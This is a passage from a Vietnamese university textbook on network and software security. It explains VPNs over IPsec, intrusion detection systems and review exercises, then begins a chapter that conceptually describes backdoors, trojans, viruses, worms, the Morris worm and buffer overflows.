Ban đầu các VPN được xây dựng thông qua khai thác các mạng truyền thông cáp quang theo tiêu chuẩn ATM, nhưng xu thế chung hiện nay đang là xây dựng VPN trực tiếp trên Internet, thông qua những kết nối "đưởng hầm" (tunnel) giữa các nút. Một thiết kế phổ biến là xây dựng cho mỗi nút mạng VPN (ứng với mỗi văn phòng hay chi nhánh của công ty) một bức tưởng lửa (FW) và xây dựng một "đưởng hầm" giữa hai FW của 2 nút. "Đưởng hầm" này có thể đảm bảo bằng việc sử dụng IPSec, tức là một SA (security association) sẽ được thiết kế cho mỗi cặp nút, để đảm bảo một kênh truyền bảo mật, xác thực và ngăn cản mọi quan sát, phân tích nhìn từ bên ngoài, tức là không kém mấy so với việc sử dụng thuê bao riêng.




Hình 8.12: (a) Mạng riêng sử dụng thuê bao riêng; (b) VPN trên Internet

Hình 8.12 đưa ra minh họa về mạng riêng dùng thuê bao và VPN trên Internet sử dụng firewall và đường hầm kết nối. Mỗi firewall sẽ vừa tạo ra sự cách biệt cho mỗi nút với mỗi mô trường ngoài, vừa cung cấp cơ chế kết nối đường hầm trên cơ sở sử dụng IPSEC (thông thường các gói bảo mật này đã hỗ trợ sẵn trong phần mềm FW). Các nút thông qua FW sẽ bắt tay với nhau để thương lượng tham số bảo mật và thiết

lập các SA, qua đó giao thực đóng gói bảo mật ESP sẽ được sử dụng trong chế độ đường hầm. Tóm lại ta có thể tạo nên một VPN qua sự kết hợp khá tự nhiên của việc dùng các FW, IPsec dùng với ESP trong chế độ đường hầm; cơ chế này tạo ra một vỏ bọc cách biệt mạng riêng ảo này với thế giới bên ngoài. Cơ chế này cũng có ưu điểm là tạo ra sự trong suốt, vô hình đối với các trình ứng dụng; chỉ các FW phải quan tâm và quản lý các SA. Chỉ duy nhất người quản trị phải biết đến và quan tâm đến cơ chế này thông qua việc quản lý và cấu hình các FW

8.5.3 Hệ thống dò tìm đột nhập

Hầu hết các cơ chế an toàn mà chúng ta đã đề cập trước đây, như xác thực người dùng hay bức tường lửa, nhằm phòng chống ngăn cản những kẻ tấn công từ bên ngoài. Tuy nhiên có một tỷ lệ rất cao các cuộc tấn công phá hoại được ghi nhận là từ bên trong, có thể là do những NSD có dã tâm hoặc do kẻ tấn công bên ngoài đã đột nhập thành công qua những bức tường bảo vệ nói trên. Việc dò tìm và phát hiện những tấn công loại này được thực hiện bởi các hệ thống có tên gọi là *hệ dò tìm đột nhập*, dịch từ *Intrusion Detection Systems* – IDS. Các hệ IDS thường được cài đặt như một thiết bị độc lập, phổ biến nhất là một máy tính với phần mềm chuyên dụng, nhằm tiến hành giám sát để phát hiện các hoạt động đáng nghi ngờ, có khả năng gây nguy hiểm đang diễn ra trong hệ thống cần bảo vệ. Sự hoạt động của một hệ thống có phần tương tự như một máy cảm biến phát hiện sự cố cháy ở các tòa nhà. Cơ chế hoạt động cơ bản của nó được minh họa qua hình 8.13.



Hình vẽ 8.13: Các bộ phận cơ bản của một hệ IDS

Các chức năng chính của một hệ IDS như sau:

- Theo dõi giám sát các hoạt động của NSD và của hệ thống
- Kiểm soát thanh tra (auditing) cấu hình hệ thống để phát hiện các lỗi cấu hình hay các điểm nhạy cảm (vulnerabilities)
- Đánh giá tính toàn vẹn của phần lõi chủ chốt của hệ thống và các tệp dữ liệu
- Nhận dạng các mẫu tấn công đã biết qua theo dõi các hoạt động hệ thống
- Phát hiện và định danh các hoạt động bất thường thông qua các phân tích thông kê
- Sửa các lỗi cấu hình sai
- Cài đặt và vận hành bẫy hoạt động để tóm bắt thông tin về kẻ xâm nhập

Có một số loại IDS cơ bản như sau. Hệ *dò tìm dựa trên đặc tính dấu vết* (Signature-based IDS) hoạt động dựa trên việc phân tích phát hiện các tấn công đột nhập đã có lịch sử hoạt động trước đây (có thể ở nơi khác) mà cách thức và cơ chế hoạt động của chúng đã được ghi nhận và phân tích để tóm được dấu hiệu đặc trưng (signature). Tất nhiên các hệ IDS loại này chỉ phát hiện được các tấn công mà sự tồn tại là đã biết và phân tích về chúng là đủ nhiều để có thể ghi nhận được dấu hiệu đặc trưng. Các dấu hiệu đặc trưng này thường được chắt lọc dựa trên những phân tích thông kê. Tất nhiên người ta cố gắng để tìm ra những dấu hiệu đặc trưng mang tính khái quát cao, có thể phát hiện được cả các tấn công ngay kể cả khi nó đã có nhưng biến dị ít nhiều khác đi so với nguyên gốc.

Để thoát khỏi việc dò tìm chỉ dựa trên sự so khớp với những dấu hiệu đã biết của các tấn công đã tồn tại, hệ *dò tìm dựa trên tri thức kinh nghiệm* (heuristic IDS) để ý đến những dấu hiệu hoạt động bất thường, bao gồm những hành vi lạ, rất không điển hình của người dùng. Thông thường với những tấn công đột nhập tinh vi, mỗi hành vi cụ thể của nó thường tỏ ra hợp lệ, không phải là một dấu hiệu đáng nghi đã biết nào, nhưng sau một chuỗi các sự chuyển dịch tinh vi của những hành vi có vẻ như hợp lệ, hệ thống có thể rơi vào trạng thái bị thao túng bởi kẻ đột nhập. Vì vậy, để có thể phát hiện sự bất thường thông qua việc có thể xâu chuỗi các hành động liên tục để phân tích, người ta đưa ra một công cụ gọi lại *máy suy diễn* (inference engine). Những máy suy diễn này có thể hoạt động theo một trong hai nguyên lý cơ bản, dựa-trạng thái (state-based) hay dựa-mô hình (model-based). Chúng ta sẽ không đi sâu vào bản chất của chúng ở đây, nhưng có thể hiệu chung là cả hai nguyên lý này đều nhằm đến việc phát hiện ra được dấu hiệu của chuỗi hành vi đáng nghi, mà nó có thể dẫn hệ thống đến một trạng thái thiếu an toàn.

Mỗi hệ IDS là một thiết bị mạng, hay một phần mềm chạy trên một máy tính nối mạng, do vậy đều có thể bị tấn công và có thể bị vô hiệu hóa (chẳng hạn như bởi một tấn công DoS bố trí riêng biệt) làm mất chức năng bảo vệ hệ thống lớn. Tình huống rất có thể là, một kẻ tấn công khi đã có bước đột nhập thành công đầu tiên sẽ ngay lập tức tìm cách "khóa miệng" luôn hệ IDS bảo vệ cho hệ thống lớn. Biện pháp thường xuyên


được dùng để tránh khỏi các tình huống trên là cài đặt các IDS trong chế độ ẩn, tàng hình (stealth mode). Cụ thể là một hệ IDS sẽ có hai giao diện (interface) kết nối mạng với hệ thống lớn, trong đó một để theo dõi và giám sát hoạt động hệ thống lớn và một là để có thể thông qua nó mà chủ động đưa ra báo động hoặc tín hiệu cảnh báo đến hệ thống lớn. Vì hoạt động theo nguyên lý "bị động", tức là chỉ cho luồng gói tin đi qua và ghi nhận chứ không hề tự phát đi, giao diện mạng thứ nhất có thể được bố trí như tàng hình: địa chỉ của nó không hề được công bố ở đâu, đến các router bên trong hệ thống cũng không được tiết lộ. Khi cần chủ động đưa ra cảnh báo, hệ IDS sẽ sử dụng giao diện thứ hai, nằm hoàn toàn tách biệt trên một mạng khác.

Có một số hệ IDS đặc biệt được thiết kế với những nguyên lý riêng biệt. Phần mềm *tripwire* (1998) được biết tới như một công cụ phát hiện việc can thiệp sửa chữa mã chương trình trái phép. Ban đầu khi khởi động, nó tính toán giá trị băm của hàng loạt các tệp và dữ liệu hệ thống quan trọng rồi lưu trữ các giá trị băm này tại một nơi tách biệt an toàn. Sau này, khi cần kiểm tra xem hệ thống có bị xâm nhập và sửa đổi trái phép, các giá trị băm này có thể được tính lại và so sánh với các giá trị gốc đã lưu trữ, từ đó có thể phát hiện ra các nghi vấn tấn công. Một số hệ IDS cũng được thiết kế như các máy quét, ví dụ như *ISS Scanner* hay *Nessus*, có thể dùng để kiểm tra và phát hiện các nghi vấn và lỗ hổng an toàn. Cuối cùng, các *giếng mật* (honeypot) cũng được coi như là các IDS, mà ở đó người ta thiết lập một môi trường giả lập với điều kiện dễ dàng và hấp dẫn để lôi kéo các tấn công đột nhập, qua đó bí mật quan sát và thu thập thông tin hành vi của các kẻ đột nhập này.

CÂU HỎI VÀ BÀI TẬP

1. Tấn công DOS có phải chỉ xảy ra duy nhất với giao thức TCP? Nếu có các khả năng xảy ra ở nơi khác, hãy phân tích.
2. Tại sao nói thiết kế giao thức TCP còn "ngây thơ" với quan niệm an toàn thông tin hiên đại? Tại sao việc sửa chữa "sự ngây thơ" nay là không dễ?
3. TCB là gì? Vai trò của nó trong tấn công DDoS lên giao thức TCP.
4. Cho biết sự khác biệt của DDoS và DoS. Cơ chế thực hiện của DDoS có liên quan thế nào với mã độc. Có thể phòng chống để ngăn cản trước khi DDoS xảy ra được không?
5. Phân tích để thấy được sự khó khăn (chưa có giải pháp triệt để) trong vấn đề dò tìm phát hiện kẻ tấn công DDoS, đặc biệt là khi kẻ địch dùng hình thức tấn công phản xạ (Reflective DDoS).
6. Nêu và phân tích giải pháp phòng chống tấn công Ingress Filtering. Tại sao nói việc thực hiện giải pháp này không có tính khả thi cao?
7. Giải thích từ viết tắt AIMD và cho biết tấn công mạng liên quan tới nó.
8. Một hệ thống máy chủ tên gọi BCS đã được tăng cường năng lực chống tấn công DoS nên có thể đáp ứng tối đa 30 nghìn TCB mở đồng thời. Kẻ tấn công DoS theo kiểu dòng thác TCP-SYN sẽ phải đảm bảo tốc độ phát tin thế nào để hệ máy chủ trên bắt đầu rơi vào trạng thái từ chối dịch vụ (ngưỡng timeout cho một TCB là 511 giây)?
9. Một hệ thống máy chủ tên gọi BCS đã được tăng cường năng lực chống tấn công DoS nên có thể đáp ứng tối đa 2^{15} yêu cầu mở kênh ở trạng thái chờ. Sâu mã độc tên gọi Wormy được một tin tặc phát triển sao cho nó có thể "lẻn" vào một máy chủ nào đó, chiếm dụng điều khiển bán phần để lén gửi một luồng gói tin tấn công với tốc độ 8Mb/s tới một máy nạn nhân nào đó. Hãy tính xem, sử dụng Wormy tin tặc này sẽ phải tuyển mộ bao nhiêu máy tay sai để có thể thực hiện một tấn công DDoS thành công đối với hệ thống BCS (giả thiết RTT= 200ms, máy chủ sẽ đóng TCB cũ nhất khi có yêu cầu mới mà hết quota mở TCB)?
10. Phân tích vai trò của các giao thức thành phần trong gói IPsec. Ý nghĩa của khái niệm SA?
11. Phân tích sự khác biệt của 2 chế độ vận hành trong bảo mật IPsec.
12. Nêu 2 lựa chọn dịch vụ của giao thức ESP. Ý nghĩa của việc tạo ra nhiều lựa chọn này?
13. Cơ chế chống tấn công phát lại dùng trong giao thức AH?
14. Có mấy phần điều khiển (header) có mặt trong một gói tin của giao thức ESP dùng ở chế độ đường hầm. Nếu ý nghĩa của chúng và vẽ sơ đồ minh họa.

15. Mô tả sơ đồ ngăn xếp của bộ giao thức TLS. Các thông số sử dụng trong giao thức con TLS Record được thiết lập khi nào, ở đâu?
16. Giao thức bắt tay của TLS chia thành mấy pha? Có các tùy chọn hay không và ý nghĩa của chúng?
17. Phân biệt khái niệm session và connection trong TLS. Có khái niệm tương tự connection trong IPsec hay không?
18. Liên hệ khái niệm connection và tên cũ SSL của TLS.
19. Phân tích và so sánh chung giữa IPsec và TLS .
20. Ý nghĩa của khái niệm Master Secret trong TLS
21. Cho đoạn văn tiếng Anh sau đây: "A **personal firewall** is an application program that runs on a workstation to block unwanted traffic, usually from the network. A personal firewall can complement the work of a conventional firewall by screening the kind of data a single host will accept, or it can compensate for the lack of a regular firewall, as in a private DSL or cable modem connection. The personal firewall is configured to enforce some policy. Combining a virus scanner with a personal firewall is both effective and efficient." Căn cứ vào đoạn văn này hãy đưa ra một giải pháp sử dụng FW cá nhân kết hợp với một phần mềm quét virus để lọc bỏ các virus trong email.
22. Hãy phân tích ý nghĩa của cách cài đặt FW trong sơ đồ hình vẽ 8.14



Hình vẽ 8.14: Cài đặt FW trong mạng riêng

23. Hãy tra cứu thêm các tài liệu trên mạng để tìm hiểu đầy đủ về các loại FW có nói trong bảng so sánh sau đây; trên cơ sở đó, giải thích rõ về các nội dung so sánh được đưa ra.

Packet Filtering	**Stateful Inspection**	**Application Proxy**	**Guard**	**Personal Firewall**
Simplest	More complex	Even more complex	Most complex	Similar to packet filtering firewall
Sees only addresses and service protocol type	Can see either addresses or data	Sees full data portion of packet	Sees full text of communication	Can see full data portion of packet

Packet Filtering	Stateful Inspection	Application Proxy	Guard	Personal Firewall
Auditing difficult	Auditing possible	Can audit activity	Can audit activity	Canand usually doesaudit activity
Screens based on connection rules	Screens based on information across packetsin either header or data field	Screens based on behavior of proxies	Screens based on interpretation of message content	Typically, screens based on information in a single packet, using header or data
Complex addressing rules can make configuration tricky	Usually preconfigured to detect certain attack signatures	Simple proxies can substitute for complex addressing rules	Complex guard functionality can limit assurance	Usually starts in "deny all inbound" mode, to which user adds trusted addresses as they appear

24. Thay vì dùng IPsec, ta có thể dùng công cụ TLS để thiết lập các VPN được không? Hay phân tích cụ thể.
25. Khảo sát thêm các tài liệu về IDS (nguồn Internet), từ đó hãy mô tả, phân tích và so sánh hai khái niệm “false nagatives” và “false positives”. Các IDS cần thiết kế với những tiêu chí gì, có liên quan đến 2 yếu tố nói trên?

Chương IX
MÃ ĐỘC VÀ AN TOÀN PHẦN MỀM

Chương này sẽ trình bày và nêu tóm tắt một số chủ đề phổ biến xung quanh việc phòng ngừa các dạng mã độc và cơ chế hoạt động của chúng. Các dạng mã độc cơ bản đều lan truyền phổ biến qua mạng Internet dưới hình thức truyền thống như virus, backdoor cửa sau (cửa sau), hay hiện đại hơn như sâu (worm) và các dạng mã độc tấn công lỗ hổng ứng dụng Web. Trong khuôn khổ của một giáo trình cơ sở, tác giả sẽ chỉ giới thiệu và phân tích cơ chế hoạt động và lây lan của các mã độc và không đi vào trình bày các phương pháp phòng chống và ngăn chặn (phù hợp cho các sách tham khảo chuyên sâu hơn). Tuy nhiên chúng tôi sẽ chú ý phân tích các cơ chế hoạt động điển hình của mã độc, dựa trên khai thác lỗi phần mềm phổ biến (chẳng hạn như lỗi *tràn bộ đệm*). Chương này cũng sẽ trình bày một số vấn đề phổ biến liên quan đến an toàn thông tin trong xây dựng trang Web và ứng dụng Web, tập trung chủ yếu vào hai loại nguy cơ tấn công nguy hiểm nhất là Cross-Site Scripting và SQL injection.

Các chủ đề được trình bày là:

- Khái niệm mã độc
- Virus máy tính
- Sâu máy tính (Worm)
- Lỗi phần mềm tràn-bộ-đệm và cơ chế khai thác
- Tổng quan về an toàn ứng dụng Web
- Đọc thêm: Giới thiệu về tấn công *liên trang* (Cross-Site Scripting, XSS)
- Đọc thêm: Giới thiệu về tấn công *tiêm mã lệnh SSL* (SSL injection)

9.1 KHÁI NIỆM MÃ ĐỘC

Phần lớn các phần mềm được tạo ra với mục đích giúp ích cho con người, tuy nhiên cũng có một số phần mềm được tạo ra với động cơ xấu, gây hại cho người sử dụng. Các phần mềm này được gọi là *phần mềm độc hại*. Phần mềm độc hại được chia làm hai loại cơ bản: loại tồn tại ký sinh trong chương trình chủ và loại tồn tại độc lập. Các phần mềm tồn tại ký sinh trong phần mềm chủ không phải là một chương trình hoàn chỉnh mà chỉ là một đoạn mã, không có khả năng tự hoạt động, vì vậy nó thường được chèn vào một chương trình hoàn chỉnh nào đó (gọi là *chương trình chủ)*. Các phần mềm độc hại thuộc loại này có thể kể đến virus máy tính, bom logic, backdoor, Trojan.

Loại thứ hai, các phần mềm độc hại tồn tại độc lập, là các chương trình hoàn chỉnh, có khả năng tồn tại độc lập và vì vậy có thể được lên lịch và chạy bởi hệ điều hành. Sâu máy tính (worm) và bot (tay sai gây ra tấn công DoS) là hai ví dụ điển hình của loại này.

9.1.1 Backdoor

Backdoor còn có một tên gọi khác là trapdoor, là một cổng bí mật để xâm nhập vào chương trình, giúp cho người nào biết nó thì có thể nhanh chóng xâm nhập vào chương trình mà không cần phải thực hiện đầy đủ các thủ tục về an toàn thông tin thông thường. Backdoor có thể là độc hại nhưng cũng có thể là hữu ích, tùy vào mục đích của người sử dụng nó. Từ trước đến nay, người ta vẫn sử dụng backdoor như một cách để sửa lỗi và kiểm thử các chương trình phần mềm, các backdoor như vậy được gọi là *maintenance hook*. Chẳng hạn, khi phát triển một phần mềm mà chức năng đăng nhập (login) của nó đòi hỏi những thủ tục rất dài dòng và phức tạp, để đăng nhập được người dùng phải nhập rất nhiều thông tin và phải trải qua rất nhiều bước. Để tiết kiệm thời gian trong quá trình tìm lỗi và kiểm thử, lập trình viên thường chèn thêm vào chương trình một đoạn mã mà nó có thể nhận ra những ID đăng nhập đặc biệt, mà đối với ID này thì toàn bộ các thủ tục đăng nhập dài dòng được lược bỏ. Thông thường backdoor phải được loại bỏ khi chương trình đã được hoàn thiện và bàn giao cho bên sử dụng (khách hàng của công ty phần mềm). Tuy nhiên có nhiều trường hợp, chúng bị bỏ quên do vô tình hoặc cũng có thể được để lại với một ý đồ nào đó. Backdoor trở thành mối đe dọa khi những lập trình viên xấu sử dụng nó để xâm nhập vào chương trình một cách trái phép.

9.1.2 Bom logic

Bom logic là một trong những phần mềm độc hại cổ điển nhất, xuất hiện trước virus máy tính và sâu máy tính. Bom logic là một đoạn mã lệnh được chèn vào một chương trình chính thống (chương trình được tạo ra với mục đích hợp pháp) và nó được kích hoạt khi một điều kiện nào đó thỏa mãn. Điều kiện kích hoạt có thể là một ngày, tháng cụ thể, sự xuất hiện của một tập tin cụ thể hoặc việc chạy một chương trình cụ thể. Một khi được kích hoạt, bom logic sẽ thực hiện các hoạt động gây hại như thay đổi nội dung tệp tin, xóa toàn bộ các tệp tin, dừng toàn bộ hệ thống, …

9.1.3 Ngựa Trojan

Ngựa Trojan (thường được gọi tắt là trojan) là một chương trình hoặc một thủ tục câu lệnh bề ngoài có vẻ là hữu ích, vô hại nhưng bên trong lại chứa một đoạn mã thực hiện những chức năng gây hại. Kẻ tấn công thường tạo các chương trình ngựa Trojan là các chương trình thu hút được người dùng như game, phần mềm tiện ích, … Người dùng thiếu cảnh giác sau khi sử dụng các phần mềm ngựa Trojan thì đoạn mã độc bên trong ngựa Trojan sẽ được kích hoạt và thực hiện các hoạt động gây hại như thay đổi phân quyền của các file làm cho nó bị truy cập được bởi tất cả mọi người, thu

thập thông tin về tài khoản đăng nhập, … Một ví dụ khác về Trojan mà rất khó bị phát hiện đó là các trình biên dịch đã bị thay đổi để chèn các đoạn mã lệnh vào chương trình được biên dịch nhằm tạo ra backdoor trong chức năng login. Nhờ có backdoor này, kẻ tấn công có thể dễ dàng đăng nhập nhờ một account đặc biệt.

Điển tích: Con ngựa thành Trojan (còn có tên tiếng việt khác là Troia, Troy)

Con ngựa thành Trojan là con ngựa gỗ mà quân Hy Lạp đã sử dụng để chiến thắng quân Trojan trong cuộc chiến thành Trojan. Sau 10 năm chiến đấu ở thành Trojan, quân Hy Lạp không thể chiến thắng quân Trojan bằng sức mạnh quân đội nên đã buộc phải làm theo kế của Odyssey là dỡ tàu ra và lấy gỗ để làm thành một con ngựa, sau đó giả vờ rút khỏi và chỉ để lại một người, người này có nhiệm vụ đánh lừa quân Trojan khiến họ tưởng rằng ngựa gỗ là món quà của quân Hy Lạp đền bù cho bức tượng Athena đã bị phá hủy. Thực chất trong con ngựa chứa đầy lính. Khi quân Trojan no say sau bữa tiệc chiến thắng, quân Hy Lạp trong bụng ngựa đã xông ra đánh và mở cổng thành cho quân bên ngoài vào. Nhờ có ngựa gỗ mà quân Hy Lạp đã chiến thắng.

Nguồn: http://vi.wikipedia.org/wiki/

9.2 VIRUS MÁY TÍNH

9.2.1 Định nghĩa, cấu trúc và cách thức hoạt động

Virus máy tính (sau đây sẽ gọi tắt là virus) xuất hiện vào khoảng những năm 1980 và ngày nay đã trở thành một khái niệm quen thuộc với tất cả chúng ta. Virus là một mẩu phần mềm, có khả năng "*tiêm nhiễm*" vào các chương trình khác bằng cách thay đổi chương trình gốc. Việc thay đổi được thực hiện bằng cách "*tiêm*" vào chương trình gốc một bản copy của virus và bản copy này sau đó sẽ lây lan sang các chương trình khác. Đặc tính cơ bản nhất của virus là khả năng tự sao chép chính nó. Khi một máy tính bị nhiễm virus thực hiện một chương trình chưa bị nhiễm virus, một bản copy mới của virus sẽ được lây nhiễm sang chương trình được thực hiện. Virus không chỉ lây lan giữa các chương trình trong cùng một máy tính mà còn có thể lây lan từ máy tính này sang máy tính khác khi một chương trình bị nhiễm virus của máy tính này được sao chép sang một máy tính khác.

Cấu tạo của một virus máy tính có thể chia làm ba phần sau:

- **Cơ chế lây nhiễm (infection mechanism):** Là cơ chế giúp virus tự sao chép bản thân nó và lây nhiễm từ chương trình này sang chương trình khác.
- **Kích hoạt (trigger):** Là các sự kiện hoặc điều kiện xác định khi nào *nội dung chính (payload)* sẽ được kích hoạt.
- **Nội dung chính (payload):** Chính là phần thực hiện các hành động phá hoại của virus

Vòng đời của một virus có thể được chia thành bốn pha như như sau:

- **Pha tiềm tàng (dormant phase):** Trong pha này, virus ở trạng thái ngủ, tức là không hoạt động gì cả
- **Pha lây lan (propagation phase):** Virus sao chép bản thân nó và "*tiêm*" bản sao đấy vào một chương trình khác hoặc vào một vị trí nào đó trên ổ đĩa. Thông thường, để tránh bị phát hiện bởi các phần mềm diệt virus, virus không sao chép nguyên bản mà sẽ chỉnh sửa đi một chút (ví dụ: đảo vị trí của các đoạn mã, mã hóa bằng các khóa khác nhau, …)
- **Pha kích hoạt (trigger phase):** Virus được kích hoạt (chuyển từ pha tiềm tàng sang pha hoạt động) khi thỏa mãn một điều kiện được định nghĩa trước hoặc khi có một sự kiện được định nghĩa trước xảy ra.
- **Pha hoạt động (execution phase):** Sau khi được kích hoạt, virus sẽ thực hiện hành động theo chủ ý của người tạo ra virus. Các hành động này thường mang tính phá hoại như: xóa tệp tin, dừng hệ thống, …

Để tránh việc lây nhiễm nhiều lần lên cùng một chương trình, trong đoạn mã của virus thường chứa một bộ phận được gọi là *chữ ký* (ví dụ: một chuỗi ký tự đặc biệt). Trong pha lây lan, virus sẽ kiểm tra sự tồn tại của *chữ ký* trong chương trình đích và sẽ chỉ thực hiện việc lây lan đối với những chương trình chưa có chữ ký.

9.2.1 Các loại virus

Hiện nay, chưa có một cách phân loại thống nhất cho các loại virus. Thông thường, người ta có thể phân loại virus theo đối tượng lây nhiễm, hoặc theo cách virus che giấu bản thân, … Dưới đây, sẽ trình bày phân loại theo đối tượng lây nhiễm của virus. Virus có thể phần làm ba loại như sau:

- Virus lây nhiễm qua boot sector: Loại virus này ký sinh trong các đĩa dùng để khởi động máy tính và nó được lây lan khi người dùng dùng đĩa bị nhiễm virus để khởi động máy tính.
- Virus lây nhiễm qua file: Loại virus này ký sinh trong các tệp tin hoạt động (executable file). Nó thường được chèn vào đầu của các chương trình chủ. Khi chương trình chủ hoạt động thì đoạn mã của virus sẽ được gọi đến, sau khi đoạn mã của virus hoạt động xong chương trình chủ sẽ hoạt động bình thường. Chính vì thế, nêu thời gian hoạt động của đoạn mã virus không đáng kể thì người dùng sẽ rất khó phát hiện ra sự có mặt của virus.
- Macro virus: Lây nhiễm thông qua các đoạn mã macro. Loại virus này ký sinh trong các tệp tin cho phép chứa mã macro, ví dụ: tệp tin Microsoft word, Microsoft excel, ….

9.3 SÂU MÁY TÍNH (WORM)

9.3.1 Định nghĩa, cấu trúc và cách thức hoạt động

Sâu máy tính (sau đây sẽ gọi tắt là sâu) là một chương trình độc hại thuộc loại *tồn tại độc lập*, nghĩa là một chương trình hoàn chỉnh, có thể tự hoạt động mà không cần phải ký sinh trên một chương trình nào khác. Đây chính là điểm khác biệt cơ bản của sâu so với virus.

Sâu có khả năng tự sao chép chính bản thân nó và gửi bản sao từ máy tính đã bị lây nhiễm sang máy tính chưa bị lây nhiễm thông qua mạng máy tính. Như vậy, có thể thấy rằng, trong khi sự phá hoại gây ra bởi virus hầu hết là bó hẹp trong phạm vi máy tính thì sự phá hoại gây ra bởi sâu có thể ảnh hưởng tới toàn mạng, sự lan truyền của sâu có thể ảnh hưởng đến băng thông của mạng.

Sâu có thể dùng các phương pháp sau để lây lan:

- Thư điện tử (electronic mail): Sâu sử dụng thư điện tử để gửi một bản copy chính nó sang một máy tính khác. Khi thư điện tử chứa sâu được nhận hoặc được đọc, sâu sẽ tiêm nhiễm vào máy tính chứa thư điện tử đó.
- Điều khiển từ xa (remote execution): Sâu thực hiện các lệnh điều khiển từ xa (ssh, rsh, rexec, …) để thực hiện các chức năng của nó trên một máy tính khác.
- Đăng nhập từ xa (remote login): Sâu sử dụng chức năng đăng nhập từ xa để đăng nhập vào một máy tính khác và dùng các lệnh để tạo một bản sao chép của nó lên máy tính đấy.

Cũng giống như virus, vòng đời của sâu gồm có bốn pha: pha tiềm tàng, pha lây lan, pha kích hoạt, pha hoạt động. Pha lây lan được thực hiện như sau;

1. Tìm kiếm các máy tính kết nối với máy tính hiện tại. Thông thường việc tìm kiếm này được thực hiện bằng cách duyệt bảng chứa thông tin của các máy đang kết nối với máy hiện tại.
2. Xác lập kết nối với các máy tính tìm thấy ở bước 1.
3. Sao chép bản thân và tự cài đặt vào các máy tính được kết nối ở bước 2.

9.3.1 Sâu Morris

Sâu Morris được tạo ra bởi Robert Morris vào năm 1988, là sâu đầu tiên được coi là có sức ảnh hưởng lớn. Nó đã làm tê liệt hoạt động của một lượng lớn máy tính vào một số ngày vào năm 1988. Bản thân sâu Morris không thực hiện các hành động phá hoại trên máy tính bị nhiễm nhưng sự lây lan nhanh chóng của nó cùng với sự tái lây nhiễm nhiều lần trên cùng một máy tính đã làm cho một lượng lớn máy tính bị ngừng hoạt động.

Các lỗ hổng an ninh được lợi dụng để thực hiện việc lây lan sâu Morris gồm có:

- Lỗ hổng của phần mềm sendmail: Vào thời điểm khi sâu Morris được phát tán, phần mềm sendmail cho phép được gửi mail đến một máy khác với địa chỉ người nhận là một chương trình. Nếu chương trình sendmail của phía nhận đang chạy ở hệ debug thì khi nhận được một mail với địa chỉ người nhận là một chương trình, nó sẽ chạy chương trình đó với mã để chạy là phần nội dung của mail. Sâu Morris đã sử dụng lỗ hổng này và thực hiện cơ chế lây lan như sau:
    - Kết nối với máy tính đối tượng ở cổng 25 (cổng dành cho giao thức SMTP), dùng lệnh DEBUG để bật chế độ debug.
    - Chỉ định nơi nhận nội dung mail là shell (thay vì hòm thư (mail box) như thông thường).
    - Nội dung mail là một đoạn mã C, đoạn mã này sẽ được chuyển cho shell và chuyển thành một tệp tin có thể chạy được.
    - Tệp tin này được biên dịch và chạy. Khi chạy nó sẽ mở một kết nối đến máy tính đã gửi mail và copy chương trình sâu Morris từ máy tính gửi mail về máy tính nhận mail. Chương trình sâu Morris sau đấy sẽ được biên dịch, chạy và tiếp tục lây lan sang máy tính khác.
- Lỗi tràn bộ đệm trong trình chạy ngầm fingerd: Finger là một giao thức được sử dụng để thu thập thông tin của các người dùng khác. Finger hoạt động theo mô hình client-server. Máy khách sẽ thực hiện giao thức finger để gửi yêu cầu lên máy chủ, trong khi máy chủ sẽ chạy ngầm chương trình fingerd (fingerd daemon) để đáp ứng các yêu cầu từ phía máy khách. Vào thời điểm sâu Morris được phát tán, giao thức finger có lỗi tràn bộ đệm (lỗi này xuất phát từ lệnh gets được sử dụng trong giao thức finger). Morris đã lợi dụng lỗi tràn bộ đệm của giao thức finger để sao chép và lan truyền sâu Morris từ máy tính này sang máy tính khác.
- Đăng nhập từ xa dùng chương trình rsh: Sâu Morrish lợi dụng chương trình rsh để đăng nhập vào các máy tính ở xa như một user hợp lệ. Để làm được điều này, trước hết sâu Morris sẽ thực hiện phán đoán mật khẩu login bằng cách bẻ khóa các file chứa mật khẩu trên máy hiện tại và sử dụng mật khẩu này để login vào các máy khác với suy luận rằng người dùng thường sử dụng cùng một account để login vào các hệ thống khác nhau.

9.4 LỖI TRÀN BỘ ĐỆM (BUFFER OVERFLOW)

Trong phần 9.3.2 chúng ta có đề cập đến lỗi tràn bộ đệm được khai thác trong sâu Morris, vậy lỗi tràn bộ đệm là gì ?

Lỗi tràn bộ đệm là một điều kiện bất thường khi một tiến trình lưu dữ liệu vượt ra ngoài biên của một bộ nhớ đệm có chiều dài cố định. Lỗi tràn bộ đệm thường xảy ra khi việc kiểm tra biên của vùng nhớ đệm không được thực thi trước khi thực hiện lưu dữ liệu. Dữ liệu bị tràn sẽ ghi đè lên dữ liệu trong các vị trí bộ nhớ liền kề. Dữ liệu bị ghi đè có thể là dữ liệu của các vùng nhớ đệm khác, các biến hoặc quan trọng hơn là các dữ liệu điều khiển luồng chạy của chương trình. Kẻ tấn công thường khai thác lỗi

